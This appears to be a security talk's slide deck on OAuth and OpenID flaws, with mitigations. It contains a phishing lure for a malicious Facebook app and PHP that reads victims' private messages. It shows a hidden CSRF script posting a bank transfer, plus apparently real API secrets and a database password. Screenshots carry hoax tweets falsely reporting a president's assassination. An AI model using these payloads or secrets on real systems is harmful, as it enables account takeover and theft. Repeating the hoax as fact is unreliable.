2. Website Attack Vectors
3. Infectious USB/CD/DVD Generator
4. Update the Metasploit Framework
5. Update the Social-Engineer Toolkit
6. Create a Payload and Listener
7. Mass Mailer Attack
```

phish

★ ● [redacted] to bcc: me

[show details](#) 7:17 PM (0 minutes ago)

↩ Reply

Hi Victim -

Your life is currently full of mishaps, and nothing is going the way you wanted it to. Ever wonder if your fortune will change? Look no further, the Red Devil will have your answer!

Click [here](#) or visit <https://apps.facebook.com/redevilfortune/>.


Good luck and see you on the dark side!

easy!


<https://apps.facebook.com/redevilfortune/>

### Request for Permission


Fortune Teller by the Red Devil is requesting permission to do the following:




**Access my basic information**  
Includes name, profile picture, gender, networks, user ID, list of friends, and any other information I've shared with everyone.




**Send me email**  
Fortune Teller by the Red Devil may email me directly at khash.kiani@gmail.com · [Change](#)



**Post to my Wall**  
Fortune Teller by the Red Devil may post status messages, notes, photos, and videos to my Wall




**Access messages in my inbox**



**Access my profile information**  
Hometown

[Report App](#)



Fortune Teller by the Red Devil

Logged in as Khash Kiani ([Not You?](#))

Allow

Don't Allow

access  
scope

# 70%

\* source: core impact client-side phishing campaign



# query private user messages

```
File Edit View Search Terminal Help
$fqL = "select name, hometown_location, sex, pic_square from user where uid=" . $uid;
$fqL = RunFqlQuery($fqL);
//print_r($fqL);
print("Your Name: " . $fqL[0]["name"]);
print "<br/>";
print("You are a " . $fqL[0]["sex"]);
print "<br/>";
print("You look like <img src='" . $fqL[0]["pic_square"] . "'>");
print "<br/>";
$fqL = "SELECT body, thread_id FROM message WHERE thread_id=2";
//$fqL = "SELECT thread_id,subject FROM thread where folder_id=0";
$fqL = RunFqlQuery($fqL);
//print_r($fqL);
print "<br/>";
print "<br/>";
print("<strong>Lastly, " . str_replace("I", "you", $fqL[0]["subject"])) . "</strong>";
print "<br/>";
print "<br/>";
print "";
```

read the  
inbox  
messages

I like to bank at Hack-Muh-Bank

Back to Messages Mark as Unread Report Spam Delete

Between [redacted] and You



[redacted] July 20 at 8:25pm


[redacted] July 20 at 8:26pm Report  
Awesome!!

Attach: [image icon] [video icon] [document icon]

Reply

# build the trap to aid exploitation

link to execute  
**ajax post** and  
carry our **CSRF**



```
<script>
function jsinit_load()
{
    var http = new XMLHttpRequest();
    var url = "/auth/post.php";
    var params = "account=999999999&amount=3000000";
    http.open("POST", url, true);


    //Send the proper header information along with the request
    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.setRequestHeader("Content-length", params.length);
    http.setRequestHeader("Connection", "close");

    http.onreadystatechange = function()
    {
        //Call a function when the state changes.
        if(http.readyState == 4 && http.status == 200)
        {
            alert(http.responseText);
        }
    }
    http.send(params);
}
</script>
```

for demo purpose, can be removed to be invisible from users. Also, we can put this in a try..catch block to be more silent in case of any exception.

# assumptions

- victim has an active session with his banking site
- no CSRF protection by banking site




amazonaws.com https://.amazonaws.com/auth/entry.php

## Fund Transfer

Please enter the account number to transfer your fund to.

Transfer from: 1234567890  
Transfer to: 0987654321  
Amount: \$ 50000

POST



facebook Search Home Profile Find

## Here's your fortune (by Red Devil)

Your Name: Tommy N  
You are a male

You look like

Lastly, you like to ba


Click [here](#) for a bonus fortune.

HURRY! Bonus fortune will disappear in 0.0 seconds.

The page at https://.amazonaws.com says:

Transferred \$300000 to account 9999999999

OK



*“but it looked so official!”*

OAuth provides the user with a false sense of safety in the authentication workflow

Dear Facebook,  
what is the business need for a web  
application to read my private messages?

# roadmap

- › identity X.0
- › OAuth flow
- › malicious OAuth applications
- insecure OAuth implementation
- › OpenID intro
- › how i owned my friend's ID
- › insecurities with OpenID
- › summary





insecure implementation

# flawed session management





# Avon selects twitterfeed to publish something

**twitterfeed**

dashboardaccounthelpblogcareerssign out

follow us on twitter: @twfeed

## New Twitter Service

Step 1: Create Feed

Step 2: Configure Publishing Services

Step 3: Done

### Choose existing Twitter Account or Authenticate a new account

1. Authenticated Twitter Account

--Twitter Account--
2. Authenticate new Twitter Account

 **Authenticate Twitter**  
Using OAuth

Authenticate with Username & Password

- Avon is redirected to twitter's authorization endpoint
- Avon enters his twitter credentials and grants access



The screenshot shows the Twitter authorization interface. At the top, the Twitter logo and a 'Sign up' link are visible. The main heading is 'Authorize twitterfeed to use your account?'. Below this, a list of permissions is shown: 'This application will be able to:' followed by a bulleted list: 'Read Tweets from your timeline.', 'See who you follow, and follow new people.', 'Update your profile.', 'Post Tweets for you.', and 'Access your direct messages until June 30th, 2011.'. There are input fields for 'Username or email' and a password field (masked with dots). A link 'Forgot your password?' is present. Two buttons are at the bottom: 'Authorize app' (highlighted with a red circle and a red arrow) and 'No, thanks'. Below these buttons, a list of permissions is shown: 'This application will not be able to:' followed by a bulleted list: 'Access your direct messages after June 30th, 2011.' and 'See your Twitter password.'. On the right side, there is a section for the 'twitterfeed' application, showing its logo, name, and description: 'By twitterfeed twitterfeed.com' and 'feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically'. A link '← Cancel, and return to app' is also present.

twitter  Sign up ›

## Authorize twitterfeed to use your account?

This application **will be able to**:

- Read Tweets from your timeline.
- See who you follow, and follow new people.
- Update your profile.
- Post Tweets for you.
- Access your direct messages until June 30th, 2011.

Username or email

.....

[Forgot your password?](#)


**Authorize app** No, thanks

This application **will not be able to**:

- Access your direct messages after June 30th, 2011.
- See your Twitter password.

  
twitterfeed  
By twitterfeed  
twitterfeed.com  
feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically  
[← Cancel, and return to app](#)

- Avon is redirected back to complete the feed
- Avon signs out of twitterfeed and walks away



**what about his twitter  
session?**



# Avon Barksdale

@Avon\_Barksdale\_ LA

Edit your profile →

Tweets

Favorites

Following

Followers

Lists



**Avon\_Barksdale\_** Avon Barksdale  
Need protection?

2 minutes ago



**Avon\_Barksdale\_** Avon Barksdale  
I am feeling greedy tonight

3 minutes ago



About @Avon\_Barksdale\_

34

Tweets

11

Following

3

Followers

0

Listed

Similar to you · [view all](#)



**Emn8r** Em · [Follow](#)




**aplatti** Adam Platti  
*Internet Maniac, Father and Husband*



**LeftDoc** Left Documentary · [Follow](#)  
*As the social issue of Kathmandu's street children is un...*

Following · [view all](#)



# risks

- unattended session
- no session timeout
- user remains logged in

**what can go wrong?**



# Kh hash Kiani

@khashkiani

[Edit your profile →](#)


**Tweets**

[Favorites](#)

[Following](#)

[Followers](#)

[Lists ▾](#)



**khashkiani** Kh hash Kiani

I hate waking up at 7:45 in the morning for work :( TRYING this out  
[tinyurl.com/42ufanf](http://tinyurl.com/42ufanf)



**khashkiani** Kh hash Kiani

I'm sooo not looking forward to getting up for work tomorrowwww -  
cant wait for this thing to work! [tinyurl.com/3zgn9s2](http://tinyurl.com/3zgn9s2)



**khashkiani** Kh hash Kiani

THIS is the weekend that im going to tell my boss to go to hell for  
good :D hope this works!! [tinyurl.com/3bjcy5g](http://tinyurl.com/3bjcy5g)



Tweets

Favorites

Following ▾

Followers ▾

Lists ▾



**foxnewspolitics** foxnewspolitics

We wish @joebiden the best of luck as our new President of the United States. In such a time of madness, there's light at the end of tunnel

2 hours ago



**foxnewspolitics** foxnewspolitics

BREAKING NEWS: President @BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP

2 hours ago



**foxnewspolitics** foxnewspolitics

#ObamaDead, it's a sad 4th of July. RT to support the late president's family, and RIP. The shooter will be found

2 hours ago



**foxnewspolitics** foxnewspolitics

@BarackObama shot twice at a Ross' restaurant in Iowa while campaigning. RIP Obama, best regards to the Obama family.

2 hours ago

twitter

Login Join Twitter!

I give myself to Lucifer every day for it to arrive as quickly as possible. Glory to Satan!

about 1 hour ago from web



**britneyspears**  
Britney Spears

twitter

Login Join Twitter!

i hope that the new world order will arrive as soon as possible! -Britney


about 1 hour ago from web



**britneyspears**  
Britney Spears







# problem, meet solution

- invalidate server session
- short-lived access token
- no auto-processing

# a better approach



You're logged out of Flickr. [Sign in again?](#)



[Log out of the Yahoo! network](#) too?

can you really change  
your password?





## Avon\_Barksdale\_'s settings

Account

**Password**

Mobile

Notifications

Profile

Design

Applications

Current Password:

••••••••

[Forgot your password?](#)

New Password:

••••••••

Verify New Password:

••••••••

Change



# change password = old access token still works!

## New Twitter - Avon\_Barksdale\_ Service

Step 1: Create Feed

Step 2: Configure Publishing Services

Step 3: Done

Twitter auth successful.

Choose existing Twitter Account or Authenticate a new account

1. Authenticated Twitter Account

Avon\_Barksdale\_

2. Authenticate new Twitter Account



Authenticate with Username & Password



## Avon\_Barksdale\_'s settings

[Account](#)[Password](#)[Mobile](#)[Notifications](#)[Profile](#)[Design](#)[Applications](#)

### You've allowed the following applications to access your account



**twitterfeed** by twitterfeed

feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically

read and write access · Approved: Sun Feb 27 23:04:15 2011

[Revoke Access](#)

**Twitpic** by Twitpic Inc

Share photos on Twitter with Twitpic

read and write access · Approved: Fri Feb 25 12:39:04 2011

[Revoke Access](#)

# solution

- ensure compromised credentials cannot be used
- revoke tokens upon password changes
  - results from facebook access token leakage to 3<sup>rd</sup> party apps

# insecure storage of secrets

(consumer/client credentials)



Consumer key

qSkJu[REDACTED]76A

Consumer secret

Bs738[REDACTED]Ze9EhXw

```
1. public class TwitterClient {  
2.  
3.     private static String key = "qSkJuxxxxxxxx76A";  
4.     private static String secret = "Bs738xxxxxxxxxxxxxZegEhXw";  
  
     """"  
  
8.     Twitter twitter = TwitterFactory().getInstance();  
9.     twitter.setOAuthConsumer(key, secret);
```

# server-side

- isolate the credentials
- protect the integrity

# native clients

- native mobile app
- desktop apps

*“So forget about using the consumer credentials for anything other than somewhat reliable statistics.”*

*- e. hammer lahav*



# how about these use cases:

- fulfill specific business requirements
  - server must keep track of all clients
  - provisioning
- prevent phishing attacks

# popular implementations

(installed mobile apps)

1. omit the client credentials entirely
2. embed in the client app itself

# threat

(with embedded client credentials)

- **compromised credentials**



# open source clients

- source code
- resource bundle

# the not so secret consumer secrets

```
9 import appuifw
10
11 appuifw.app.directional_pad = False
12 appuifw.app.body = appuifw.Text(u'Please update your feed')
13 appuifw.app.title = u'ff60'
14 appuifw.app.screen = 'normal'
15
16 import sys
17 import e32
18 import e32dbm
19
20 import friendfeed
21 import re
22
23 SIS_VERSION = "0.2"
24
25 oauth_consumer_key = u'039f2ee0fea942be9ca9ccdd3455a98c'
26 oauth_consumer_secret = u'6cdfel8c375644d4a5619aa5b42c81d85cb4116dd4a84a948f274059ff096ea0'
27 ff_num_per_page = 25
28
29 class Main:
30     def __init__(self):
31         # отключаем экранную клавиатуру
32         self.db = e32dbm.open(u'c:\\ff60.db', 'c')
33         self.data = None
34         self.lb = None
35         self.links_list = appuifw.Listbox([u'Links list'], self.open_link)
36         self.page = 0
37         self.ff = None
```

```
1  DEBUG = False
2  TEMPLATE_DEBUG = DEBUG
3  FRONTEND_URL = 
4  OAUTH_CONSUMER_KEY = '3471c80c5d0146a2' #f8b560d14c21ca8d' #'02fb15e494e89c3c'
5  OAUTH_CONSUMER_SECRET = 'fzBNIZDG' #vWrO7GUR' #'iIN8D21k'
6  OAUTH_GENERAL_PURPOSE_KEY = 'GjS2HVZjPF6JH8A8' #9BdSpFvSA0zJz3tz' #'VPiGwNzEjA5ZI6HE'
7  OAUTH_GENERAL_PURPOSE_SECRET = 'nq8LCCZTGwKaeSio' #jZHLZe0BUtFO4lkG' #'DzEqUo8GFESsp0FZ'
8  DATABASE_ENGINE = 'mysql'
9  DATABASE_NAME = 'db85894_motion'
10 DATABASE_USER = 'db85894'
11 DATABASE_PASSWORD = 'w4yn#ePW'
12 DATABASE_HOST = 'internal-db.s85894.gridserver.com'
13 DATABASE_PORT = ''
14
```

```
34
35 {$REGION 'SysConst'}
36   C_RN = #13#10;
37   C_MN = '%0D%0A';
38   C_BR = '<br>';
39   C_HR = '<HR>';
40   C_AS = '<b>%s</b>';
41   C_KB = 'KB';
42   C_MB = 'MB';
43   C_VS = '%s';
44   C_VD = '%d';
45   C_DTseconds = 1 / SecsPerDay;
46   C_DblClickTime = 0.6 * C_DTseconds;
47   C_WM_APPBAR = WM_USER + 1;
48   X_Twitter_OAuth_Consumer_Key = 'L2k1KZBCDXAAS79jEBdOJg';
49   X_Twitter_OAuth_Consumer_Secret = 'uKWHm36A2ZpaGnmSNKQh0hT2rD656xRWtPYJ6Kg';
50 {$ENDREGION}
51 {$REGION 'FilesConst'}
52
```

# closed source clients

- binary extraction on android oauth client:
  - astro file mgr to copy the client app
  - poke around
  - classes.dex
  - “dexdump classes.dex

# compromised credentials


## impact:

- key rotation and kill switch
- not meeting business requirements
- anonymous publication by competition
- susceptible to phishing attacks



# alternative approach

- automated provisioning to establish trust



